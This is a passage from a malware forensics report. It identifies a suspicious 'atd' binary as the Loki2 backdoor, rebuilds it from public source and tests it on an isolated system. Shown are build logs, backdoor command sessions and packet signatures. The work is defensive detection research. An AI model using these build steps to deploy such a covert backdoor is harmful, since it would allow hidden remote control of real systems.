The network packets themselves will have certain signatures. The UDP traffic will be on the DNS port, but likely won' t be going to or from the normal DNS server and will not contain valid DNS traffic. The UDP traffic will have an improperly-calculated UDP checksum.[18] Since the checksum algorithm is known, it could possibly be used to identify traffic by matching the checksum in a UDP packet to that generated by the erroneous algorithm. The ICMP traffic will always have a sequence number of 496, unlike normal ICMP sequence numbers which increment on subsequent packets. (The number is set to 0xf001 in the code, but is not converted from host to network byte order when added to the packet.) ICMP echo reply packets normally contain whatever data was sent in the matching echo request packet, but the ICMP echo replies generated by this program will contain command output which is not paired with an echo request. Text strings in the network packets may be obscured by the XOR encoding scheme, but this can be easily reversed to view the original text.[19]

It is important to mention that, while the atd program does not itself take any measures to conceal its presence, other programs on the system might be modified to do so. Since the atd program must be run with root privilege in order to use the raw sockets it depends on, it is certain that the person running the command has root-level access to the system. This means that system commands like ps or netstat could be modified to conceal the aforementioned

16 Appendix A, p. 69, "Commands Executed by the Program"
17 Appendix A, p. 56, "Socket Routines"
18 Appendix A, p. 61, "UDP Packet Construction"
19 Appendix A, p. 63, "The Encoding/Decoding Function"

indicators of the atd program. A countermeasure would be to use trusted static binaries when examining a system suspected of running this program.

For further information about the program it would be worthwhile to investigate the strings mentioned earlier: “lokid”, “LOKI2”, and “guild corporation worldwide”.

Program Identification

It turns out that a google (http://www.google.com/) search for “LOKI2” turns up an immediate hit on http://www.phrack.com/show.php?p=51&a=6. This link is an article describing a program with behavior that corresponds to the analysis above, as well as the source code to that program. The next step is to see if a program that matches the atd binary can be built using the Loki2 source code.

The source was extracted as described in the original article:

```
> extract.pl < P51-06
Attempting extraction of L2/Makefile
Attempting extraction of L2/client_db.c
Attempting extraction of L2/client_db.h
Attempting extraction of L2/crypt.c
Attempting extraction of L2/crypt.h
Attempting extraction of L2/loki.c
Attempting extraction of L2/loki.h
Attempting extraction of L2/lokid.c
Attempting extraction of L2/md5/Makefile
Attempting extraction of L2/md5/global.h
Attempting extraction of L2/md5/md5.h
Attempting extraction of L2/md5/md5c.c
Attempting extraction of L2/pty.c
Attempting extraction of L2/shm.c
Attempting extraction of L2/shm.h
Attempting extraction of L2/surplus.c
```

atd was compiled using an older version of the GNU compiler and was linked against an older standard C library. It will be necessary to use the same older compilers and libraries when compiling the Loki2 source code since the desired result is a binary that is exactly like atd. On a Debian GNU/Linux system it is possible to compile using older versions of the compiler and C library by installing the “altgcc” and “libc5-altdev” packages and specifying /usr/i486-linuxlibc1/bin at the front of the path when building a program:

```
> env PATH=/usr/i486-linuxlibc1/bin:$PATH make linux
make[1]: Entering directory `/home/mstone/giac/loki/L2'
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c surplus.c -o surplus.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c crypt.c -o crypt.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c loki.c -o loki.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c client_db.c -o client_db.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c shm.c -o shm.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c pty.c -o pty.o
```

```
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c lokid.c -o lokid.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     surplus.o crypt.o  loki.c -o loki
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     client_db.o shm.o surplus.o crypt.o pty.o
lokid.c -o lokid
make[1]: Leaving directory `/home/mstone/giac/loki/L2'
```

This does result in a binary that is linked against the older libc.so.5 library used also by atd:

```
> readelf -d lokid

Dynamic segment at offset 0x36cc contains 17 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libc.so.5]
 0x0000000c (INIT)                       0x8048a30
 0x0000000d (FINI)                       0x804aa50
 0x00000004 (HASH)                       0x80480e8
 0x00000005 (STRTAB)                     0x8048698
 0x00000006 (SYMTAB)                     0x8048288
 0x0000000a (STRSZ)                      486 (bytes)
 0x0000000b (SYMENT)                     16 (bytes)
 0x00000015 (DEBUG)                      0x0
 0x00000003 (PLTGOT)                     0x804c78c
 0x00000002 (PLTRELSZ)                   400 (bytes)
 0x00000014 (PLTREL)                     REL
 0x00000017 (JMPREL)                     0x80488a0
 0x00000011 (REL)                        0x8048880
 0x00000012 (RELSZ)                      32 (bytes)
 0x00000013 (RELENT)                     8 (bytes)
 0x00000000 (NULL)                       0x0
```

The “-d” parameter for readelf specifies that only the dynamic segment (including linked libraries) should be displayed.

Unfortunately the original atd and the newly compiled lokid are not identical:

```
> md5sum lokid atd
a031ddc9720ca1da8c4ef601a7b1e53a  lokid
48e8e8ed3052cbf637e638fa82bdc566  atd
```

However, by running rec on lokid and comparing its output with that of the atd output, it seems certain that the programs are effectively identical. Here is a small excerpt from the output of “diff -u atd.rec lokid.rec”:

```
-L0804994C()
+L08049A20()
 {
        int ebx;



     close(0);
-    if(*L0804C544 == 0) {
+    if(*L0804C6B0 == 0) {
         close(1);
         close(2);
     }
     signal();
     signal();
     signal(20, 1, 21, 1, 22, 1);
     eax = fork();
     if(eax != -1) {
         if(eax == 0) {
-            goto L080499e0;
+            goto L08049ac0;
```

```
         }
-        close( *L0804C54C);
-        close( *L0804C550);
+        close( *L0804C6B8);
+        close( *L0804C6BC);
         exit(0);
     }
-    if(*L0804C544 != 0) {
+    if(*L0804C6B0 != 0) {
         perror("[fatal] Cannot go daemon");
     }
-    L080498DC(1);
-L080499e0:
+    L080499A0(1);
+L08049ac0:
     if(setsid() == -1) {
-        if(*L0804C544 != 0) {
+        if(*L0804C6B0 != 0) {
             perror("[fatal] Cannot create session");
         }
-        L080498DC(1);
+        L080499A0(1);
     }
     ebx = open("/dev/tty", 2);
     if(ebx >= 0) {
         if(ioctl(ebx, 21538, 0) == -1) {
-            if(*L0804C544 != 0) {
+            if(*L0804C6B0 != 0) {
                 perror("[fatal] cannot detach from controlling terminal");
             }
-            L080498DC(1);
+            L080499A0(1);
         }
         close(ebx);
     }
-    *L0804C6D0 = 0;
+    *L0804C860 = 0;
     chdir("/tmp");
     return(umask(0));
 }
```

In the output above, lines preceded by "-" are from atd, lines preceded by "+" are from lokid, and other lines are common to both files. It appears that the same instructions are executed in both programs, but the memory addresses of various functions are different. (E.g., the whole function excerpted above is at location 0x0804994C in atd but at location 0x08049A20 in the version of lokid compiled above.)

This difference between the atd binary and the locally compiled lokid might be explained by the difference in the compilers used to create each. The string analysis of atd revealed the string "GCC: (GNU) 2.7.2.1". This is likely the compiler version used to build atd, while the compiler used to build lokid was slightly different:

```
> env PATH=/usr/i486-linuxlibc1/bin:$PATH gcc --version
2.7.2.3
```

Some searching of the historic Linux archives at ibiblio.com reveals that RedHat 4.2 included the gcc 2.7.2.1 compiler,[20] and may be able to build lokid in an environment identical to that used to compile the original atd binary.

RedHat 4.2 was installed on a separate test system with a default configuration plus the compiler and other development tools. Loki source code was extracted as before and compiled:

```
[mstone@redhat42 L2]$ make linux
make[1]: Entering directory `/home/mstone/L2'
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c surplus.c -o surplus.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c crypt.c -o crypt.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c loki.c -o loki.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c client_db.c -o client_db.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c shm.c -o shm.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c pty.c -o pty.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     -c lokid.c -o lokid.o
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     surplus.o crypt.o  loki.c -o loki
gcc -Wall -O6 -finline-functions -funroll-all-loops -DLINUX -DWEAK_CRYPTO -DPOPEN
-DSEND_PAUSE=100 -Dx86_FAST_CHECK     client_db.o shm.o surplus.o crypt.o pty.
o  lokid.c -o lokid
make[1]: Leaving directory `/home/mstone/L2'
```

This time the compiled version of lokid has an MD5 hash identical to that of the atd binary:

```
[mstone@redhat42 L2]$ md5sum lokid atd
48e8e8ed3052cbf637e638fa82bdc566  lokid
48e8e8ed3052cbf637e638fa82bdc566  atd
```

This is compelling evidence that the atd binary is, in fact, lokid. By running the atd binary and trying to make a connection to it using the Loki client, “loki”, it should be possible to validate the earlier conclusions about atd. It is generally unwise to run programs of uncertain origin on general-use systems because they may contain malicious code that could damage the system or attack other computers over the network. But, since the RedHat 4.2 system used to compile lokid is a special test environment, one which will be discarded when this process is complete, it makes an ideal platform for running and evaluating atd. For further security the RedHat 4.2 system will be used in a standalone mode, with no network connection to other computers.

First atd is run from an unprivileged account, with no parameters:

```
$ ./atd

[fatal] invalid user identification value: Unknown error
```

20 RedHat 4.2 included a package for gcc 2.7.2.1 (http://www.ibiblio.org/pub/historic-linux/distributions/redhat/4.2/i386/RedHat/RPMS/gcc-2.7.2.1-2.i386.rpm). RedHat 5.0 included gcc 2.7.2.3 (http://www.ibiblio.org/pub/historic-linux/distributions/redhat/5.0/i386/RedHat/RPMS/gcc-2.7.2.3-8.i386.rpm) and more recent releases of RedHat contain even later versions of gcc.

In this case the program immediately exits with an “invalid user” message; as discussed earlier the program requires root privilege to run. After using “su” to gain root privilege atd is run again:

```
[mstone@redhat42 L2-rh42]$ su
Password:
[root@redhat42 L2-rh42]# ./atd

LOKI2   route [(c) 1997 guild corporation worldwide]
```

This time atd has started running. The Loki client can be run now, connecting to “localhost” (the local system where atd and loki are both run) using lokid' s default ICMP network protocol:

```
[root@redhat42 L2-rh42]# ./loki -d localhost -p i

LOKI2   route [(c) 1997 guild corporation worldwide]
loki>
```

The Loki client started successfully and is presenting a prompt for command input.

```
loki> pwd
/tmp
```

The “pwd” command returns the current directory. Note that even though both atd and loki were run from the directory that contained the Loki source code, the directory where the pwd command is running is /tmp. This corresponds to the contention that the atd binary changes its directory to /tmp on startup.

```
loki> ps lax
 FLAGS   UID   PID  PPID PRI  NI    SIZE   RSS WCHAN       STA TTY TIME COMMAND
   100     0     1     0   2   0     880   344 do_select   S   ?   0:02 init [3]
    40     0     2     1   0   0       0     0 bdflush     SW  ?   0:00 (kflushd)
    40     0     3     1 -12 -12       0     0 kswapd      SW< ?   0:00 (kswapd)
   140     0    19     1   0   0     868   312 real_msgrcv S   ?   0:00 /sbin/ker
   140     0   124     1   0   0     904   388 do_select   S   ?   0:00 syslogd
100140     0   133     1   0   0    1040   520 syslog      S   ?   0:00 klogd
   140     0   144     1   1   0     904   408 sigsuspend  S   ?   0:00 crond
   140     0   158     1   0   0    1300   692 wait_for_co S   ?   0:00 sendmail:
100140     0   170     1   0   0     884   340 do_select   S   ?   0:00 gpm -t ms
100100     0   186     1   0   0     864   300 read_chan   S    4  0:00 /sbin/min
100100     0   187     1   0   0     864   300 read_chan   S    5  0:00 /sbin/min
100100     0   188     1   0   0     864   300 read_chan   S    6  0:00 /sbin/min
   140     0   190     1   0   0     860   284 sigsuspend  S   ?   0:00 update (b
100040     0   291     1   0   0       0     0 end         SW  ?   0:00 (nfsiod)
100040     0   292     1   0   0       0     0 end         SW  ?   0:00 (nfsiod)
100040     0   293     1   0   0       0     0 end         SW  ?   0:00 (nfsiod)
100040     0   294     1   0   0       0     0 end         SW  ?   0:00 (nfsiod)
100100  1000   480     1   0   0    1156   820 wait4       S    2  0:00 /bin/logi
100100     0   481     1   0   0     864   308 read_chan   S    3  0:00 /sbin/min
   140     0   535     1   0   0     884   368 do_select   S   ?   0:00 inetd
100100     0   552     1   0   0    1156   820 wait4       S    1  0:00 /bin/logi
    40     0  1477     1   7   0     872   316 skb_recv_da S   ?   0:00 ./atd
     0  1000  1385   480   0   0    1220   684 wait4       S    2  0:00 -bash
   100     0  1372   552   4   0    1224   688 read_chan   S    1  0:00 -bash
100100     0  1412  1385   0   0    1136   788 wait4       S    2  0:00 su
   100     0  1413  1412   0   0    1224   688 wait4       S    2  0:00 -bash
100100     0  1426  1413   0   0     864   308 read_chan   S    2  0:00 script
100140     0  1427  1426   0   0     872   340 read_chan   S    2  0:00 script
   100     0  1428  1427   3   0    1220   668 wait4       S   p0  0:00 bash -i
100100     0  1478  1428   3   0     876   344 skb_recv_da S   p0  0:00 ./loki -d
   140     0  1481  1477   9   0     876   316 pipe_read   S   ?   0:00 ./atd
100000     0  1482  1481  12   0    1020   420             R   ?   0:00 ps lax
```

The “ps” command run with the “lax” flags shows programs that are running as well as the relations between parent and child processes. In the output above there is an “atd” parent process with process identification (PID) 1477. It has forked a single child, also called atd, with a PID of 1481 and a parent PID (PPID) of 1477 which references the first atd process. The “ps” command itself shows up with PID 1482 and PPID 1481—it is a child of the second atd process. This information demonstrates both that when atd receives a connection it starts a new child process (forks), and that the child process can run commands provided by the client.

Next, the netstat command is used to show a list of open sockets:

```
loki> netstat --inet -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:70              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:109             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:37              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:113             0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:514             0.0.0.0:*
udp        0      0 0.0.0.0:517             0.0.0.0:*
udp        0      0 0.0.0.0:518             0.0.0.0:*
udp        0      0 0.0.0.0:37              0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*
raw        0      0 0.0.0.0:255             0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*
raw        0      0 0.0.0.0:255             0.0.0.0:*
```

The “--inet” flag indicates that only sockets using the Internet Protocol (IP) should be shown. The “-a” flag causes all sockets to be displayed, including those that are listening as well as those that have an active connection. The “-n” flag causes the addresses and ports to be displayed using numbers rather than attempting to find names for them. Note the lines near the end beginning with “raw” — these are the signature of lokid running in ICMP mode. The “0.0.0.0:1” indicates a socket using protocol 1 (ICMP) and the “0.0.0.0:255” indicates a socket using protocol 255 (IPPROTO_RAW), which correspond to the expected netstat entries described earlier in the Forensic Footprints section. There are two entries for each type of socket (plus one additional, unrelated, ICMP socket) in this case because there is a child process active while the netstat command is run via the Loki client; one pair of sockets belongs to the parent process and another to the child.

```
loki> /stat

lokid version:          2.0
remote interface:       127.0.0.1
active transport:       icmp
active cryptography:    XOR
```

```
server uptime:          0.68 minutes
client ID:              1478
packets written:        120
bytes written:          10080
requests:               4
```

Here the Loki client sends one of the commands discovered during the atd analysis. The output indicates that “atd” reports that it contains lokid version 2.0. Also of note is the fact that the server reports that it is using an XOR encryption scheme, and that it confirms the transport mechanism as ICMP.

```
loki> /quit all

loki: clean exit
route [guild worldwide]
Packets read: 120
```

As expected, the “quit all” command terminates the program and also terminates the atd process.

Another mode of operation to test is UDP network communication. In this case atd is run with the arguments, “-p u”, which the lokid documentation indicate will enable UDP in place of ICMP. The client is started as before, but also with “-p u” to enable UDP:

```
[root@redhat42 L2]# ./loki -d localhost -p u

LOKI2   route [(c) 1997 guild corporation worldwide]
loki> pwd
/tmp
```

Again the “pwd” command indicates that the working directory is /tmp.

```
loki> ps lax
 FLAGS   UID   PID  PPID PRI  NI  SIZE   RSS WCHAN       STA TTY TIME COMMAND
   100     0     1     0   0   0   880   344 do_select   S   ?   0:02 init [3]
    40     0     2     1   0   0     0     0 bdflush     SW  ?   0:00 (kflushd)
    40     0     3     1 -12 -12     0     0 kswapd      SW< ?   0:00 (kswapd)
   140     0    19     1   0   0   868   312 real_msgrcv S   ?   0:00 /sbin/ker
   140     0   124     1   0   0   904   388 do_select   S   ?   0:00 syslogd
100140     0   133     1   0   0  1040   520 syslog      S   ?   0:00 klogd
   140     0   144     1   2   0   904   408 sigsuspend  S   ?   0:00 crond
   140     0   158     1   0   0  1300   692 wait_for_co S   ?   0:00 sendmail:
100140     0   170     1   0   0   884   340 do_select   S   ?   0:00 gpm -t ms
100100     0   186     1   0   0   864   300 read_chan   S    4  0:00 /sbin/min
100100     0   187     1   0   0   864   300 read_chan   S    5  0:00 /sbin/min
100100     0   188     1   0   0   864   300 read_chan   S    6  0:00 /sbin/min
   140     0   190     1   0   0   860   284 sigsuspend  S   ?   0:00 update (b
100040     0   291     1   0   0     0     0 end         SW  ?   0:00 (nfsiod)
100040     0   292     1   0   0     0     0 end         SW  ?   0:00 (nfsiod)
100040     0   293     1   0   0     0     0 end         SW  ?   0:00 (nfsiod)
100040     0   294     1   0   0     0     0 end         SW  ?   0:00 (nfsiod)
100100  1000   480     1   0   0  1156   820 wait4       S    2  0:00 /bin/logi
100100     0   481     1   0   0   864   308 read_chan   S    3  0:00 /sbin/min
   140     0   535     1   0   0   884   368 do_select   S   ?   0:00 inetd
100100     0   552     1   0   0  1156   820 wait4       S    1  0:00 /bin/logi
    40     0  1496     1   7   0   872   316 skb_recv_da S   ?   0:00 ./atd -p
     0  1000  1385   480   0   0  1220   684 wait4       S    2  0:00 -bash
   100     0  1372   552   3   0  1224   688 read_chan   S    1  0:00 -bash
100100     0  1412  1385   0   0  1136   788 wait4       S    2  0:00 su -
   100     0  1413  1412   0   0  1224   688 wait4       S    2  0:00 -bash
100100     0  1426  1413   0   0   864   308 read_chan   S    2  0:00 script
100140     0  1427  1426   0   0   872   340 read_chan   S    2  0:00 script
```

```
   100     0  1428  1427   3   0   1220   668 wait4       S   p0  0:00 bash -i
100100     0  1497  1428   3   0    876   344 skb_recv_da S   p0  0:00 ./loki -d
   140     0  1500  1496   9   0    876   316 pipe_read   S   ?   0:00 ./atd -p
100000     0  1501  1500  13   0   1020   420             R   ?   0:00 ps lax
```

A ps listing shows the same hierarchy (an atd parent, an atd child, and a ps child) as before.

```
loki> netstat --inet -an
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:70              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:109             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:110             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:143             0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:79              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:37              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:113             0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:514             0.0.0.0:*
udp        0      0 0.0.0.0:517             0.0.0.0:*
udp        0      0 0.0.0.0:518             0.0.0.0:*
udp        0      0 0.0.0.0:37              0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*
raw        0      0 0.0.0.0:17              0.0.0.0:*
raw        0      0 0.0.0.0:255             0.0.0.0:*
raw        0      0 0.0.0.0:17              0.0.0.0:*
raw        0      0 0.0.0.0:255             0.0.0.0:*
```

In this netstat listing the “0.0.0.0:1” lines noted earlier have been replaced with “0.0.0.0:17”. This corresponds to the expected UDP protocol signature described in the Forensic Footprints section. There is still one “0.0.0.0:1” entry, but this is not related to the atd process and was present prior to atd being run.

```
loki> /stat

lokid version:          2.0
remote interface:       127.0.0.1
active transport:       udp
active cryptography:    XOR
server uptime:          4.05 minutes
client ID:              268
packets written:        122
bytes written:          10248
requests:               4
```

Finally, the /stat command verifies that UDP is indeed the network protocol being used.

To check the network packets for signatures atd was started again in both ICMP and UDP mode while tcpdump was run as follows:

```
> tcpdump -i lo -w dumpfile
```

This causes a copy of all traffic on the loopback interface (used for traffic to and from localhost) to be written to a file named “dumpfile”. After some sample traffic was generated with the Loki client for both the UDP and ICMP protocols, the dumpfile was moved to another machine for analysis using tethereal, a tool which can give a verbose description of the contents of a network packet.

```
> tethereal -V -r dumpfile
Frame 1 (88 bytes on wire, 68 bytes captured)
    Arrival Time:
    Time delta from previous packet: 0.000000000 seconds
    Time relative to first packet: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 88 bytes
    Capture Length: 68 bytes
Null/Loopback
    Type: IP (0x0800)
Internet Protocol, Src Addr: 127.0.0.1 (127.0.0.1), Dst Addr: 127.0.0.1 (127.0.0.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 84
    Identification: 0x3f5d
    Flags: 0x00
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (0x01)
    Header checksum: 0x3d4a (correct)
    Source: 127.0.0.1 (127.0.0.1)
    Destination: 127.0.0.1 (127.0.0.1)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x3032
    Identifier: 0xf105
    Sequence number: 01:f0
    Data (36 bytes)

0000  b1 69 19 6e 0a 00 00 00 00 00 00 00 00 00 00 00   .i.n............
0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0020  00 00 00 00                                       ....
```

The listing above is the first packet from a Loki session using the ICMP transport. tethereal is used to read the dumpfile, and the -V flag is used to indicate that a verbose listing should be generated. The main things to note are the fact that this is ICMP echo traffic and that the ICMP sequence number is set to hexadecimal 01:f0 (496 decimal).

```
> tethereal -r dumpfile
  1    0.000000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) request
  2    0.000000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) request
  3    0.000000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
  4    0.000000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
  5    0.050000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
  6    0.050000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
  7    0.070000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
  8    0.070000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
  9    4.550000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) request
 10    4.550000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) request
 11    4.550000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
 12    4.550000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
 13    4.570000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
 14    4.570000    127.0.0.1 -> 127.0.0.1    ICMP Echo (ping) reply
```

This time tethereal is called without the -V flag in order to give a more compact overview of the packets involved in the Loki session. There is a quirk in the handling of packet captures on the loopback interface in this older version of Linux—each packet is shown twice. Because of this, every other packet in the listing above should be disregarded as an artifact of the capture process rather than as part of the traffic generated by Loki. For each echo request there is one immediate echo reply generated by the operating system. (This is the normal behavior exercised when one uses the "ping" command to learn whether a system is responsive.) Then there are one or more echo replies generated by the atd/lokid program, at a somewhat longer interval. This second set of echo replies is asymmetric; it does not have a corresponding echo request. Any legitimate echo reply seen on the network should be sent only in response to an echo request.

Here is a sample packet from a UDP Loki session:

```
Frame 1 (88 bytes on wire, 68 bytes captured)
    Arrival Time:
    Time delta from previous packet: 0.000000000 seconds
    Time relative to first packet: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 88 bytes
    Capture Length: 68 bytes
Null/Loopback
    Type: IP (0x0800)
Internet Protocol, Src Addr: 127.0.0.1 (127.0.0.1), Dst Addr: 127.0.0.1 (127.0.0.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 84
    Identification: 0x3f55
    Flags: 0x00
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (0x11)
    Header checksum: 0x3d42 (correct)
    Source: 127.0.0.1 (127.0.0.1)
    Destination: 127.0.0.1 (127.0.0.1)
User Datagram Protocol, Src Port: 58885 (58885), Dst Port: domain (53)
    Source port: 58885 (58885)
    Destination port: domain (53)
    Length: 64
    Checksum: 0x44ad
Domain Name System (query)
    Transaction ID: 0xb169
    Flags: 0x196e (Unknown operation)
        0... .... .... .... = Response: Message is a query
        .001 1... .... .... = Opcode: Unknown (3)
        .... ..0. .... .... = Truncated: Message is not truncated
        .... ...1 .... .... = Recursion desired: Do query recursively
        .... .... ...0 .... = Non-authenticated data OK: Non-authenticated data is
unacceptable
    Questions: 2560
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
        <Root>: type unused, class unknown
```

```
            Name: <Root>
            Type: unused
            Class: unknown
        <Root>: type unused, class unknown
            Name: <Root>
            Type: unused
            Class: unknown
        <Root>: type unused, class unknown
            Name: <Root>
            Type: unused
            Class: unknown
        <Root>: type unused, class unknown
            Name: <Root>
            Type: unused
            Class: unknown
[Short Frame: DNS]
```

In this packet the highlighted items are the fact that the traffic is a UDP packet destined for port 53, that the UDP checksum lacks the notation, “(correct)”, which would indicate that it is valid, and that it is an “unknown” (or invalid) DNS operation. Next is a non-verbose overview:

```
  1   0.000000    127.0.0.1 -> 127.0.0.1    DNS Unknown operation (3) unused <Root>
unused <Root> unused <Root> unused <Root>[Short Frame]
  2   0.000000    127.0.0.1 -> 127.0.0.1    DNS Unknown operation (3) unused <Root>
unused <Root> unused <Root> unused <Root>[Short Frame]
  3   0.000000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
  4   0.000000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
  5   0.120000    127.0.0.1 -> 127.0.0.1    DNS Unknown operation (12) unused <Root>
unused <Root> unused <Root> unused <Root>[Short Frame]
  6   0.120000    127.0.0.1 -> 127.0.0.1    DNS Unknown operation (12) unused <Root>
unused <Root> unused <Root> unused <Root>[Short Frame]
  7   0.120000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
  8   0.120000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
  9   0.140000    127.0.0.1 -> 127.0.0.1    DNS Standard query unused <Root> unused
<Root> unused <Root> unused <Root>[Short Frame]
 10   0.140000    127.0.0.1 -> 127.0.0.1    DNS Standard query unused <Root> unused
<Root> unused <Root> unused <Root>[Short Frame]
 11   0.140000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
 12   0.140000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
 13   2.650000    127.0.0.1 -> 127.0.0.1    DNS Server status request unused <Root>
unused <Root> unused <Root> unused <Root>[Short Frame]
 14   2.650000    127.0.0.1 -> 127.0.0.1    DNS Server status request unused <Root>
unused <Root> unused <Root> unused <Root>[Short Frame]
 15   2.650000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
 16   2.650000    127.0.0.1 -> 127.0.0.1    ICMP Destination unreachable
```

